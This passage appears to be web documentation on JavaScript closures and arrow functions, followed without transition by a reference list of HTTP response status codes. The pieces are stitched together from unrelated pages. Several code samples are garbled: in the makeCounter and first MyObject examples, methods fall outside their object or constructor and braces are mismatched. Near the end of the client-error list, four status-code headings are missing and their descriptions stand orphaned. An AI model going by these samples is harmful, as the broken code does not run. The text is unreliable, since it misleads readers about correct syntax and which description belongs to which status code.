Such interactive text size buttons can change the `font-size` property of the `body` element, and the adjustments are picked up by other elements on the page thanks to the relative units.

Here's the JavaScript:

```
function makeSizer(size) {  
  
    return function() {  
  
        document.body.style.fontSize = size + 'px';  
  
    };  
  
}
```

```
var size12 = makeSizer(12);

var size14 = makeSizer(14);

var size16 = makeSizer(16);
```

Copy to Clipboard

size12, size14, and size16 are now functions that resize the body text to 12, 14, and 16 pixels, respectively. You can attach them to buttons (in this case hyperlinks) as demonstrated in the following code example.

```
document.getElementById('size-12').onclick = size12;

document.getElementById('size-14').onclick = size14;

document.getElementById('size-16').onclick = size16;
```

Copy to Clipboard

```
<a href="#" id="size-12">12</a>

<a href="#" id="size-14">14</a>

<a href="#" id="size-16">16</a>
```

Copy to Clipboard

Run the code using [JSFiddle](#).

Emulating private methods with closures

Languages such as Java allow you to declare methods as private, meaning that they can be called only by other methods in the same class.

JavaScript does not provide a native way of doing this, but it is possible to emulate private methods using closures. Private methods aren't just useful for restricting access to code. They also provide a powerful way of managing your global namespace.

The following code illustrates how to use closures to define public functions that can access private functions and variables. Note that these closures follow the [Module Design Pattern](#).

```
var counter = (function() {

    var privateCounter = 0;

    function changeBy(val) {
```

```
    privateCounter += val;
  }

  return {

    increment: function() {

      changeBy(1);

    },

    decrement: function() {

      changeBy(-1);

    },

    value: function() {

      return privateCounter;

    }

  };
})();

console.log(counter.value()); // 0.

counter.increment();

counter.increment();

console.log(counter.value()); // 2.
```

```
counter.decrement();

console.log(counter.value()); // 1.
```

Copy to Clipboard

In previous examples, each closure had its own lexical environment. Here though, there is a single lexical environment that is shared by the three functions: `counter.increment`, `counter.decrement`, and `counter.value`.

The shared lexical environment is created in the body of an anonymous function, *which is executed as soon as it has been defined* (also known as an [IIFE](#)). The lexical environment contains two private items: a variable called `privateCounter`, and a function called `changeBy`. You can't access either of these private members from outside the anonymous function. Instead, you can access them using the three public functions that are returned from the anonymous wrapper.

Those three public functions are closures that share the same lexical environment. Thanks to JavaScript's lexical scoping, they each have access to the `privateCounter` variable and the `changeBy` function.

```
var makeCounter = function() {

    var privateCounter = 0;

    function changeBy(val) {

        privateCounter += val;

    }

    return {

        increment: function() {

            changeBy(1);

        },

        decrement: function() {

            changeBy(-1);

        },

    };

};
```

```
    value: function() {  
  
        return privateCounter;  
  
    }  
  
}  
  
};  
  
var counter1 = makeCounter();  
  
var counter2 = makeCounter();  
  
alert(counter1.value()); // 0.  
  
counter1.increment();  
counter1.increment();  
alert(counter1.value()); // 2.  
  
counter1.decrement();  
alert(counter1.value()); // 1.  
alert(counter2.value()); // 0.
```

Copy to Clipboard

Notice how the two counters maintain their independence from one another. Each closure references a different version of the `privateCounter` variable through its own closure. Each time one of the counters is called, its lexical environment changes by changing the value of this variable. Changes to the variable value in one closure don't affect the value in the other closure.

Note: Using closures in this way provides benefits that are normally associated with object-oriented programming. In particular, *data hiding* and *encapsulation*.

Closure Scope Chain

Every closure has three scopes:

- Local Scope (Own scope)
- Outer Functions Scope
- Global Scope

A common mistake is not realizing that in the case where the outer function is itself a nested function, access to the outer function's scope includes the enclosing scope of the outer function—effectively creating a chain of function scopes. To demonstrate, consider the following example code.

```
// global scope

var e = 10;

function sum(a){

  return function(b){

    return function(c){

      // outer functions scope

      return function(d){

        // local scope

        return a + b + c + d + e;

      }

    }

  }

}

console.log(sum(1)(2)(3)(4)); // log 20

// You can also write without anonymous functions:

// global scope
```

```
var e = 10;

function sum(a){

  return function sum2(b){

    return function sum3(c){

      // outer functions scope

      return function sum4(d){

        // local scope

        return a + b + c + d + e;

      }

    }

  }

}

var sum2 = sum(1);

var sum3 = sum2(2);

var sum4 = sum3(3);

var result = sum4(4);

console.log(result) //log 20
```

Copy to Clipboard

In the example above, there's a series of nested functions, all of which have access to the outer functions' scope. In this context, we can say that closures have access to *all* outer function scopes.

Creating closures in loops: A common mistake

Prior to the introduction of the [let](#) keyword in ECMAScript 2015, a common problem with closures occurred when you created them inside a loop. To demonstrate, consider the following example code.


```
<p id="help">Helpful notes will appear here</p>

<p>E-mail: <input type="text" id="email" name="email"></p>

<p>Name: <input type="text" id="name" name="name"></p>

<p>Age: <input type="text" id="age" name="age"></p>
```

Copy to Clipboard

```
function showHelp(help) {

    document.getElementById('help').textContent = help;

}

function setupHelp() {

    var helpText = [

        {'id': 'email', 'help': 'Your e-mail address'},

        {'id': 'name', 'help': 'Your full name'},

        {'id': 'age', 'help': 'Your age (you must be over 16)'}

    ];

    for (var i = 0; i < helpText.length; i++) {

        var item = helpText[i];

        document.getElementById(item.id).onfocus = function() {

            showHelp(item.help);

        }

    }

}
```

```
setupHelp();
```

Copy to Clipboard

Try running the code in [JSFiddle](#).

The `helpText` array defines three helpful hints, each associated with the ID of an input field in the document. The loop cycles through these definitions, hooking up an `onfocus` event to each one that shows the associated help method.

If you try this code out, you'll see that it doesn't work as expected. No matter what field you focus on, the message about your age will be displayed.

The reason for this is that the functions assigned to `onfocus` are closures; they consist of the function definition and the captured environment from the `setupHelp` function's scope. Three closures have been created by the loop, but each one shares the same single lexical environment, which has a variable with changing values (`item`). This is because the variable `item` is declared with `var` and thus has function scope due to hoisting. The value of `item.help` is determined when the `onfocus` callbacks are executed. Because the loop has already run its course by that time, the `item` variable object (shared by all three closures) has been left pointing to the last entry in the `helpText` list.

One solution in this case is to use more closures: in particular, to use a function factory as described earlier:

```
function showHelp(help) {  
    document.getElementById('help').textContent = help;  
}  
  
function makeHelpCallback(help) {  
    return function() {  
        showHelp(help);  
    };  
}  
  
function setupHelp() {
```

```

var helpText = [

    {'id': 'email', 'help': 'Your e-mail address'},

    {'id': 'name', 'help': 'Your full name'},

    {'id': 'age', 'help': 'Your age (you must be over 16)'}

];

for (var i = 0; i < helpText.length; i++) {

    var item = helpText[i];

    document.getElementById(item.id).onfocus = makeHelpCallback(item.help);

}

}

setupHelp();

```

Copy to Clipboard

Run the code using [this JSFiddle link](#).

This works as expected. Rather than the callbacks all sharing a single lexical environment, the `makeHelpCallback` function creates *a new lexical environment* for each callback, in which `help` refers to the corresponding string from the `helpText` array.

One other way to write the above using anonymous closures is:

```

function showHelp(help) {

    document.getElementById('help').textContent = help;

}

function setupHelp() {

    var helpText = [

```

```

    {'id': 'email', 'help': 'Your e-mail address'},

    {'id': 'name', 'help': 'Your full name'},

    {'id': 'age', 'help': 'Your age (you must be over 16)'}

];

for (var i = 0; i < helpText.length; i++) {

    (function() {

        var item = helpText[i];

        document.getElementById(item.id).onfocus = function() {

            showHelp(item.help);

        }

    })(); // Immediate event listener attachment with the current value of item
    (preserved until iteration).

}

}

setupHelp();

```

Copy to Clipboard

If you don't want to use more closures, you can use the [let](#) keyword introduced in ES2015 :

```

function showHelp(help) {

    document.getElementById('help').textContent = help;

}

function setupHelp() {

```

```
var helpText = [

  {'id': 'email', 'help': 'Your e-mail address'},

  {'id': 'name', 'help': 'Your full name'},

  {'id': 'age', 'help': 'Your age (you must be over 16)'}

];

for (let i = 0; i < helpText.length; i++) {

  let item = helpText[i];

  document.getElementById(item.id).onfocus = function() {

    showHelp(item.help);

  }

}

}

setupHelp();
```

Copy to Clipboard

This example uses `let` instead of `var`, so every closure binds the block-scoped variable, meaning that no additional closures are required.

Another alternative could be to use `forEach()` to iterate over the `helpText` array and attach a listener to each `<input>`, as shown:

```
function showHelp(help) {

  document.getElementById('help').textContent = help;

}

function setupHelp() {
```

```
var helpText = [

    {'id': 'email', 'help': 'Your e-mail address'},

    {'id': 'name', 'help': 'Your full name'},

    {'id': 'age', 'help': 'Your age (you must be over 16)'}

];

helpText.forEach(function(text) {

    document.getElementById(text.id).onfocus = function() {

        showHelp(text.help);

    }

});

}

setupHelp();
```

Copy to Clipboard

Performance considerations

It is unwise to unnecessarily create functions within other functions if closures are not needed for a particular task, as it will negatively affect script performance both in terms of processing speed and memory consumption.

For instance, when creating a new object/class, methods should normally be associated to the object's prototype rather than defined into the object constructor. The reason is that whenever the constructor is called, the methods would get reassigned (that is, for every object creation).

Consider the following case:

```
function MyObject(name, message) {

    this.name = name.toString();

    this.message = message.toString();

}
```

```
this.getName = function() {  
  
    return this.name;  
  
};  
  
this.getMessage = function() {  
  
    return this.message;  
  
};  
  
}
```

Copy to Clipboard

Because the previous code does not take advantage of the benefits of using closures in this particular instance, we could instead rewrite it to avoid using closure as follows:

```
function MyObject(name, message) {  
  
    this.name = name.toString();  
  
    this.message = message.toString();  
  
}  
  
MyObject.prototype = {  
  
    getName: function() {  
  
        return this.name;  
  
    },  
  
    getMessage: function() {  
  
        return this.message;  
  
    }  
  
};
```

Copy to Clipboard

However, redefining the prototype is not recommended. The following example instead appends to the existing prototype:

```
function MyObject(name, message) {  
  
    this.name = name.toString();  
  
    this.message = message.toString();  
  
}  
  
MyObject.prototype.getName = function() {  
  
    return this.name;  
  
};  
  
MyObject.prototype.getMessage = function() {  
  
    return this.message;  
  
};
```

Copy to Clipboard

In the two previous examples, the inherited prototype can be shared by all objects and the method definitions need not occur at every object creation. See [Details of the Object Model](#) for more.

Arrow function expressions

An **arrow function expression** is a compact alternative to a traditional [function expression](#), but is limited and can't be used in all situations.

Differences & Limitations:

- Does not have its own bindings to [this](#) or [super](#), and should not be used as [methods](#).
- Does not have [arguments](#), or [new.target](#) keywords.
- Not suitable for [call](#), [apply](#) and [bind](#) methods, which generally rely on establishing a [scope](#).
- Can not be used as [constructors](#).
- Can not use [yield](#), within its body.

Comparing traditional functions to arrow functions

Let's decompose a "traditional function" down to the simplest "arrow function" step-by-step:

NOTE: Each step along the way is a valid "arrow function"

```
// Traditional Function

function (a){

    return a + 100;

}


// Arrow Function Break Down


// 1. Remove the word "function" and place arrow between the argument and opening
body bracket

(a) => {

    return a + 100;

}


// 2. Remove the body brackets and word "return" -- the return is implied.

(a) => a + 100;
```

```
// 3. Remove the argument parentheses
```

```
a => a + 100;
```

Copy to Clipboard

Note: As shown above, the { brackets } and (parentheses) and "return" are optional, but may be required.

For example, if you have **multiple arguments** or **no arguments**, you'll need to re-introduce parentheses around the arguments:

```
// Traditional Function
```

```
function (a, b){  
    return a + b + 100;  
}
```

```
// Arrow Function
```

```
(a, b) => a + b + 100;
```

```
// Traditional Function (no arguments)
```

```
let a = 4;  
let b = 2;  
function (){  
    return a + b + 100;  
}
```

```
// Arrow Function (no arguments)
```

```
let a = 4;  
let b = 2;
```

```
() => a + b + 100;
```

Copy to Clipboard

Likewise, if the body requires **additional lines** of processing, you'll need to re-introduce brackets **PLUS the "return"** (arrow functions do not magically guess what or when you want to "return"):

```
// Traditional Function
```

```
function (a, b){  
  
  let chuck = 42;  
  
  return a + b + chuck;  
  
}
```

```
// Arrow Function
```

```
(a, b) => {  
  
  let chuck = 42;  
  
  return a + b + chuck;  
  
}
```

Copy to Clipboard

And finally, for **named functions** we treat arrow expressions like variables

```
// Traditional Function
```

```
function bob (a){  
  
  return a + 100;  
  
}
```

```
// Arrow Function
```

```
let bob = a => a + 100;
```

Copy to Clipboard

Syntax

Basic syntax

One param. With simple expression return is not needed:

```
param => expression
```

Copy to Clipboard

Multiple params require parentheses. With simple expression return is not needed:

```
(param1, paramN) => expression
```

Copy to Clipboard

Multiline statements require body brackets and return:

```
param => {  
  
  let a = 1;  
  
  return a + param;  
  
}
```

Copy to Clipboard

Multiple params require parentheses. Multiline statements require body brackets and return:

```
(param1, paramN) => {  
  
  let a = 1;  
  
  return a + param1 + paramN;  
  
}
```

Copy to Clipboard

Advanced syntax

To return an object literal expression requires parentheses around expression:

```
params => ({foo: "a"}) // returning the object {foo: "a"}
```

Copy to Clipboard

Rest parameters are supported:

```
(a, b, ...r) => expression
```

Copy to Clipboard

[Default parameters](#) are supported:

```
(a=400, b=20, c) => expression
```

Copy to Clipboard

[Destructuring](#) within params supported:

```
([a, b] = [10, 20]) => a + b; // result is 30
```

```
({ a, b } = { a: 10, b: 20 }) => a + b; // result is 30
```

Copy to Clipboard

Description

Arrow functions used as methods

As stated previously, arrow function expressions are best suited for non-method functions. Let's see what happens when we try to use them as methods:

```
'use strict';

var obj = { // does not create a new scope

  i: 10,

  b: () => console.log(this.i, this),

  c: function() {

    console.log(this.i, this);

  }

}

obj.b(); // prints undefined, Window {...} (or the global object)

obj.c(); // prints 10, Object {...}
```

Copy to Clipboard

Arrow functions do not have their own `this`. Another example involving [Object.defineProperty\(\)](#):

```
'use strict';

var obj = {

  a: 10

};

Object.defineProperty(obj, 'b', {

  get: () => {

    console.log(this.a, typeof this.a, this); // undefined 'undefined' Window {...}
    (or the global object)

    return this.a + 10; // represents global object 'Window', therefore 'this.a'
    returns 'undefined'

  }

});
```

Copy to Clipboard

call, apply and bind

The `call`, `apply` and `bind` methods are **NOT suitable** for Arrow functions -- as they were designed to allow methods to execute within different scopes -- because **Arrow functions establish "this" based on the scope the Arrow function is defined within**.

For example `call`, `apply` and `bind` work as expected with Traditional functions, because we establish the scope for each of the methods:

```
// -----

// Traditional Example

// -----

// A simplistic object with its very own "this".

var obj = {

  num: 100
```

```
}

// Setting "num" on window to show how it is NOT used.

window.num = 2020; // yikes!


// A simple traditional function to operate on "this"

var add = function (a, b, c) {

    return this.num + a + b + c;

}


// call

var result = add.call(obj, 1, 2, 3) // establishing the scope as "obj"

console.log(result) // result 106


// apply

const arr = [1, 2, 3]

var result = add.apply(obj, arr) // establishing the scope as "obj"

console.log(result) // result 106


// bind

var result = add.bind(obj) // establishing the scope as "obj"

console.log(result(1, 2, 3)) // result 106
```

Copy to Clipboard

With Arrow functions, since our `add` function is essentially created on the `window` (global) scope, it will assume `this` is the window.

```
// -----  
  
// Arrow Example  
  
// -----  
  
// A simplistic object with its very own "this".  
  
var obj = {  
  num: 100  
}  
  
// Setting "num" on window to show how it gets picked up.  
window.num = 2020; // yikes!  
  
// Arrow Function  
  
var add = (a, b, c) => this.num + a + b + c;  
  
// call  
  
console.log(add.call(obj, 1, 2, 3)) // result 2026  
  
// apply  
  
const arr = [1, 2, 3]  
  
console.log(add.apply(obj, arr)) // result 2026  
  
// bind  
  
const bound = add.bind(obj)
```



```
console.log(bound(1, 2, 3)) // result 2026
```

Copy to Clipboard

Perhaps the greatest benefit of using Arrow functions is with DOM-level methods (setTimeout, setInterval, addEventListener) that usually required some kind of closure, call, apply or bind to ensure the function executed in the proper scope.

Traditional Example:

```
var obj = {  
  
  count : 10,  
  
  doSomethingLater : function () {  
  
    setTimeout(function() { // the function executes on the window scope  
  
      this.count++;  
  
      console.log(this.count);  
  
    }, 300);  
  
  }  
  
}
```

obj.doSomethingLater(); // console prints "NaN", because the property "count" is not in the window scope.

Copy to Clipboard

Arrow Example:

```
var obj = {  
  
  count : 10,  
  
  doSomethingLater : function() { // of course, arrow functions are not suited for  
methods  
  
    setTimeout( () => { // since the arrow function was created within the  
"obj", it assumes the object's "this"  
  
      this.count++;  
  
      console.log(this.count);  
  
    }  
  
  }  
  
}
```

```
    }, 300);

  }

}

obj.doSomethingLater();
```

Copy to Clipboard

No binding of arguments

Arrow functions do not have their own [arguments object](#). Thus, in this example, `arguments` is a reference to the arguments of the enclosing scope:

```
var arguments = [1, 2, 3];

var arr = () => arguments[0];

arr(); // 1

function foo(n) {

  var f = () => arguments[0] + n; // foo's implicit arguments binding. arguments[0]
is n

  return f();

}

foo(3); // 3 + 3 = 6
```

Copy to Clipboard

In most cases, using [rest parameters](#) is a good alternative to using an `arguments` object.

```
function foo(n) {

  var f = (...args) => args[0] + n;

  return f(10);

}
```

```
}
```

```
foo(1); // 11
```

Copy to Clipboard

Use of the new operator

Arrow functions cannot be used as constructors and will throw an error when used with `new`.

```
var Foo = () => {};
```

```
var foo = new Foo(); // TypeError: Foo is not a constructor
```

Copy to Clipboard

Use of prototype property

Arrow functions do not have a `prototype` property.

```
var Foo = () => {};
```

```
console.log(Foo.prototype); // undefined
```

Copy to Clipboard

Use of the yield keyword

The `yield` keyword may not be used in an arrow function's body (except when permitted within functions further nested within it). As a consequence, arrow functions cannot be used as generators.

Function body

Arrow functions can have either a "concise body" or the usual "block body".

In a concise body, only an expression is specified, which becomes the implicit return value. In a block body, you must use an explicit `return` statement.

```
var func = x => x * x;
```

```
// concise body syntax, implied "return"
```

```
var func = (x, y) => { return x + y; };
```

```
// with block body, explicit "return" needed
```

Copy to Clipboard

Returning object literals

Keep in mind that returning object literals using the concise body syntax `params => {object:literal}` will not work as expected.

```
var func = () => { foo: 1 };

// Calling func() returns undefined!

var func = () => { foo: function() {} };

// SyntaxError: function statement requires a name
```

Copy to Clipboard

This is because the code inside braces (`{}`) is parsed as a sequence of statements (i.e. `foo` is treated like a label, not a key in an object literal).

You must wrap the object literal in parentheses:

```
var func = () => ({ foo: 1 });
```

Copy to Clipboard

Line breaks

An arrow function cannot contain a line break between its parameters and its arrow.

```
var func = (a, b, c)

=> 1;

// SyntaxError: expected expression, got '=>'
```

Copy to Clipboard

However, this can be amended by putting the line break after the arrow or using parentheses/braces as seen below to ensure that the code stays pretty and fluffy. You can also put line breaks between arguments.

```
var func = (a, b, c) =>

1;

var func = (a, b, c) => (
```

```

    1

);

var func = (a, b, c) => {

    return 1

};

var func = (

    a,

    b,

    c

) => 1;

// no SyntaxError thrown

```

Copy to Clipboard

Parsing order

Although the arrow in an arrow function is not an operator, arrow functions have special parsing rules that interact differently with [operator precedence](#) compared to regular functions.

```

let callback;

callback = callback || function() {}; // ok

callback = callback || () => {};

// SyntaxError: invalid arrow-function arguments

```

```
callback = callback || (() => {});    // ok
```

Copy to Clipboard

Examples

Basic usage

```
// An empty arrow function returns undefined

let empty = () => {};

(() => 'foobar')();

// Returns "foobar"

// (this is an Immediately Invoked Function Expression)

var simple = a => a > 15 ? 15 : a;

simple(16); // 15

simple(10); // 10

let max = (a, b) => a > b ? a : b;

// Easy array filtering, mapping, ...

var arr = [5, 6, 13, 0, 1, 18, 23];

var sum = arr.reduce((a, b) => a + b);

// 66
```

```
var even = arr.filter(v => v % 2 == 0);
```

```
// [6, 0, 18]
```

```
var double = arr.map(v => v * 2);
```

```
// [10, 12, 26, 0, 2, 36, 46]
```

```
// More concise promise chains
```

```
promise.then(a => {
```

```
    // ...
```

```
}).then(b => {
```

```
    // ...
```

```
});
```

```
// Parameterless arrow functions that are visually easier to parse
```

```
setTimeout( () => {
```

```
    console.log('I happen sooner');
```

```
    setTimeout( () => {
```

```
        // deeper code
```

```
        console.log('I happen later');
```

```
    }, 1);
```

```
}, 1);
```

HTTP response status codes

HTTP response status codes indicate whether a specific [HTTP](#) request has been successfully completed. Responses are grouped in five classes:

1. [Informational responses](#) (100–199)
2. [Successful responses](#) (200–299)
3. [Redirects](#) (300–399)
4. [Client errors](#) (400–499)
5. [Server errors](#) (500–599)

The below status codes are defined by [section 10 of RFC 2616](#). You can find an updated specification in [RFC 7231](#).

If you receive a response that is not in this list, it is a non-standard response, possibly custom to the server's software.

Information responses

[100 Continue](#)

This interim response indicates that everything so far is OK and that the client should continue the request, or ignore the response if the request is already finished.

[101 Switching Protocol](#)

This code is sent in response to an [Upgrade](#) request header from the client, and indicates the protocol the server is switching to.

[102 Processing](#) ([WebDAV](#))

This code indicates that the server has received and is processing the request, but no response is available yet.

[103 Early Hints](#)

This status code is primarily intended to be used with the [Link](#) header, letting the user agent start [preloading](#) resources while the server prepares a response.

Successful responses

[200 OK](#)

The request has succeeded. The meaning of the success depends on the HTTP method:

- **GET**: The resource has been fetched and is transmitted in the message body.
- **HEAD**: The representation headers are included in the response without any message body.
- **PUT** or **POST**: The resource describing the result of the action is transmitted in the message body.

- **TRACE**: The message body contains the request message as received by the server.

201 Created

The request has succeeded and a new resource has been created as a result. This is typically the response sent after **POST** requests, or some **PUT** requests.

202 Accepted

The request has been received but not yet acted upon. It is noncommittal, since there is no way in HTTP to later send an asynchronous response indicating the outcome of the request. It is intended for cases where another process or server handles the request, or for batch processing.

203 Non-Authoritative Information

This response code means the returned meta-information is not exactly the same as is available from the origin server, but is collected from a local or a third-party copy. This is mostly used for mirrors or backups of another resource. Except for that specific case, the "200 OK" response is preferred to this status.

204 No Content

There is no content to send for this request, but the headers may be useful. The user-agent may update its cached headers for this resource with the new ones.

205 Reset Content

Tells the user-agent to reset the document which sent this request.

206 Partial Content

This response code is used when the **Range** header is sent from the client to request only part of a resource.

207 Multi-Status (WebDAV**)**

Conveys information about multiple resources, for situations where multiple status codes might be appropriate.

208 Already Reported (WebDAV**)**

Used inside a `<dav:propstat>` response element to avoid repeatedly enumerating the internal members of multiple bindings to the same collection.

226 IM Used (HTTP Delta encoding**)**

The server has fulfilled a **GET** request for the resource, and the response is a representation of the result of one or more instance-manipulations applied to the current instance.

Redirection messages

300 Multiple Choice

The request has more than one possible response. The user-agent or user should choose one of them. (There is no standardized way of choosing one of the responses, but HTML links to the possibilities are recommended so the user can pick.)

301 Moved Permanently

The URL of the requested resource has been changed permanently. The new URL is given in the response.

302 Found

This response code means that the URI of requested resource has been changed *temporarily*. Further changes in the URI might be made in the future. Therefore, this same URI should be used by the client in future requests.

303 See Other

The server sent this response to direct the client to get the requested resource at another URI with a GET request.

304 Not Modified

This is used for caching purposes. It tells the client that the response has not been modified, so the client can continue to use the same cached version of the response.

305 Use Proxy

Defined in a previous version of the HTTP specification to indicate that a requested response must be accessed by a proxy. It has been deprecated due to security concerns regarding in-band configuration of a proxy.

306 unused

This response code is no longer used; it is just reserved. It was used in a previous version of the HTTP/1.1 specification.

307 Temporary Redirect

The server sends this response to direct the client to get the requested resource at another URI with same method that was used in the prior request. This has the same semantics as the 302 Found HTTP response code, with the exception that the user agent *must not* change the HTTP method used: If a `POST` was used in the first request, a `POST` must be used in the second request.

308 Permanent Redirect

This means that the resource is now permanently located at another URI, specified by the `Location`: HTTP Response header. This has the same semantics as the 301 Moved Permanently HTTP response code, with the exception that the user agent *must not* change the HTTP method used: If a `POST` was used in the first request, a `POST` must be used in the second request.

Client error responses

400 Bad Request

The server could not understand the request due to invalid syntax.

401 Unauthorized

Although the HTTP standard specifies "unauthorized", semantically this response means "unauthenticated". That is, the client must authenticate itself to get the requested response.

402 Payment Required

This response code is reserved for future use. The initial aim for creating this code was using it for digital payment systems, however this status code is used very rarely and no standard convention exists.

403 Forbidden

The client does not have access rights to the content; that is, it is unauthorized, so the server is refusing to give the requested resource. Unlike 401, the client's identity is known to the server.

404 Not Found

The server can not find the requested resource. In the browser, this means the URL is not recognized. In an API, this can also mean that the endpoint is valid but the resource itself does not exist. Servers may also send this response instead of 403 to hide the existence of a resource from an unauthorized client. This response code is probably the most famous one due to its frequent occurrence on the web.

405 Method Not Allowed

The request method is known by the server but is not supported by the target resource. For example, an API may forbid DELETE-ing a resource.

406 Not Acceptable

This response is sent when the web server, after performing [server-driven content negotiation](#), doesn't find any content that conforms to the criteria given by the user agent.

407 Proxy Authentication Required

This is similar to 401 but authentication is needed to be done by a proxy.

408 Request Timeout

This response is sent on an idle connection by some servers, even without any previous request by the client. It means that the server would like to shut down this unused connection. This response is used much more since some browsers, like Chrome, Firefox 27+, or IE9, use HTTP pre-connection mechanisms to speed up surfing. Also note that some servers merely shut down the connection without sending this message.

409 Conflict

This response is sent when a request conflicts with the current state of the server.

410 Gone

This response is sent when the requested content has been permanently deleted from server, with no forwarding address. Clients are expected to remove their caches and links to the resource. The HTTP specification intends this status code to be used for "limited-time, promotional services". APIs should not feel compelled to indicate resources that have been deleted with this status code.

411 Length Required

Server rejected the request because the `Content-Length` header field is not defined and the server requires it.

412 Precondition Failed

The client has indicated preconditions in its headers which the server does not meet.

413 Payload Too Large

Request entity is larger than limits defined by server; the server might close the connection or return an `Retry-After` header field.

414 URI Too Long

The URI requested by the client is longer than the server is willing to interpret.

415 Unsupported Media Type

The media format of the requested data is not supported by the server, so the server is rejecting the request.

416 Range Not Satisfiable

The range specified by the `Range` header field in the request can't be fulfilled; it's possible that the range is outside the size of the target URI's data.

417 Expectation Failed

This response code means the expectation indicated by the `Expect` request header field can't be met by the server.

418 I'm a teapot

The server refuses the attempt to brew coffee with a teapot.

421 Misdirected Request

The request was directed at a server that is not able to produce a response. This can be sent by a server that is not configured to produce responses for the combination of scheme and authority that are included in the request URI.

422 Unprocessable Entity (WebDAV)

The request was well-formed but was unable to be followed due to semantic errors.

423 Locked (WebDAV)

The resource that is being accessed is locked.

424 Failed Dependency (WebDAV)

The request failed due to failure of a previous request.

425 Too Early

Indicates that the server is unwilling to risk processing a request that might be replayed.

426 Upgrade Required

The server refuses to perform the request using the current protocol but might be willing to do so after the client upgrades to a different protocol. The server sends an [Upgrade](#) header in a 426 response to indicate the required protocol(s).

The origin server requires the request to be conditional. This response is intended to prevent the 'lost update' problem, where a client GETs a resource's state, modifies it, and PUTs it back to the server, when meanwhile a third party has modified the state on the server, leading to a conflict.

The user has sent too many requests in a given amount of time ("rate limiting").

The server is unwilling to process the request because its header fields are too large. The request may be resubmitted after reducing the size of the request header fields.

The user-agent requested a resource that cannot legally be provided, such as a web page censored by a government.

Server error responses

500 Internal Server Error

The server has encountered a situation it doesn't know how to handle.

501 Not Implemented

The request method is not supported by the server and cannot be handled. The only methods that servers are required to support (and therefore that must not return this code) are `GET` and `HEAD`.

502 Bad Gateway

This error response means that the server, while working as a gateway to get a response needed to handle the request, got an invalid response.

503 Service Unavailable

The server is not ready to handle the request. Common causes are a server that is down for maintenance or that is overloaded. Note that together with this response, a user-friendly page explaining the problem should be sent. This response should be used for temporary conditions and the `Retry-After`: HTTP header should, if possible, contain the estimated time before the recovery of the service. The webmaster must also take care about the caching-related headers that are sent along with this response, as these temporary condition responses should usually not be cached.

504 Gateway Timeout

This error response is given when the server is acting as a gateway and cannot get a response in time.

505 HTTP Version Not Supported

The HTTP version used in the request is not supported by the server.

506 Variant Also Negotiates

The server has an internal configuration error: the chosen variant resource is configured to engage in transparent content negotiation itself, and is therefore not a proper end point in the negotiation process.

507 Insufficient Storage (WebDAV)

The method could not be performed on the resource because the server is unable to store the representation needed to successfully complete the request.

508 Loop Detected (WebDAV)

The server detected an infinite loop while processing the request.

510 Not Extended

Further extensions to the request are required for the server to fulfill it.

511 Network Authentication Required

The 511 status code indicates that the client needs to authenticate to gain network access.